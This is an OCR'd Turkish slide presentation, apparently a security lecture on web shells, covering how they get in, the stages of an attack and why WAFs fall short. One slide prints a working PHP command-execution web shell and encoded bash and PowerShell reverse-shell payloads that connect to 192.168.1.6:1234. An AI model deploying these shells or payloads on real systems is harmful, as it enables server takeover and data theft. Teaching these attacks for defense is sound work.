


3
Gizli

Shells


- Kabuk: işletim sistemini kullanıcıya veya diğer programlara açan program
- Komut satırı arayüzünü (CLI) veya grafik kullanıcı arayüzünü (GUI) kullanma
- İşletim sisteminin etrafını saran “en dış katman”






https://aws.amazon.com/ko/what-is/cli/


Web Kabukları: Kabuk Benzeri Bir Arka Kapı






https://www.hyyat.com/en/knowledgebase/hacking-tools-c99-shell/
https://github.com/cixtor/phpshellgen

Web Kabukları Nasıl İçeri Girer?



Bir Web Saldırısının Anatomisi



web shells

3

Etki

- Veri ihlali
- Sistem/Veri erişim kaybı
- Fidye gaspı
- Tahrifat

2

Yükseltme


- Varlık oluşturmak için web sunucusuna yüklenen kötü amaçlı yazılım
- Ek kötü amaçlı yazılım (yük) şu amaçlarla yürütülür:
  - fidye yazılımı saldırısı gerçekleştirmek
  - veri sızdırmak
  - hasat kimlik bilgileri
  - yanlamasına hareket etmek
  - hesap erişimini yükseltme

1

Sızıntı

- İlk erişimi elde etmek için kullanılan web sunucusu veya WAS güvenlik açıkları
- Örneğin SQL enjeksiyonu, çalınan kimlik bilgileri, kimlik avı

Vahşi Doğada Web Kabukları



```php
<form method="get" name="shell">
<input type="text" name="command" id="command" size="80" autofocus>
<input type="submit" value="Run">
</form>
<pre><?php if(isset($_GET['command'])) { system($_GET['command']); }?></pre>
```

```
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlA
G4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAe
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0A
FMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAP
gAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJA
EkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAK
AAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#
```

https://github.com/HoangKien1020/WebShells/blob/main/README.md
https://www.igloo.co.kr/security-information/%EC%9B%B9%EC%89%98%EC%9D%84-%EC%9D%B4%EC%9A%A9%ED%95%9C-%EA%B3%B5%EA%B2%A9-%ED%8C%A8%EB%9F%AC%EB%8B%A4%EC%9E%84-%EB%B3%80%ED%99%94-%EB%B0%8F-%EB%8C%80%EC%9D%91%EC%A0%84%EB%9E%B5/

Mevcut Durum

Harici Ağ

Ağ Güvenlik Duvarı

IPS/IDS

Web Uygulaması Güvenlik Duvarı (WAF)

- Ping of Death
- DNS
- FTP
- TELNET
- NetBios

- Worm
- Rule Match

- SQL injection
- CSRF
- XSS
- Rule Match
- DDoS

Ara Bölge (DMZ)

Web Sunucusu/WAS

- Bülten tahtası
- Görüntü düzenleyici
- HTTP PUT Yöntemi
- Uzaktan Dosya Ekleme (RFI)

Dahili Ağ

Üretim Sunucu


DTA Sunucuları

- Harici işbirlikçiler
- Dahili çalışanlar

Port 80

EMEA'daki tehdit aktörleri

2024 Verizon Veri İhlali İnceleme Raporu




dış kaynaklı

iç kaynaklı

49%

tehdit aktörlerinin çoğu **dahili**

WAF'lar Yeterli Değil

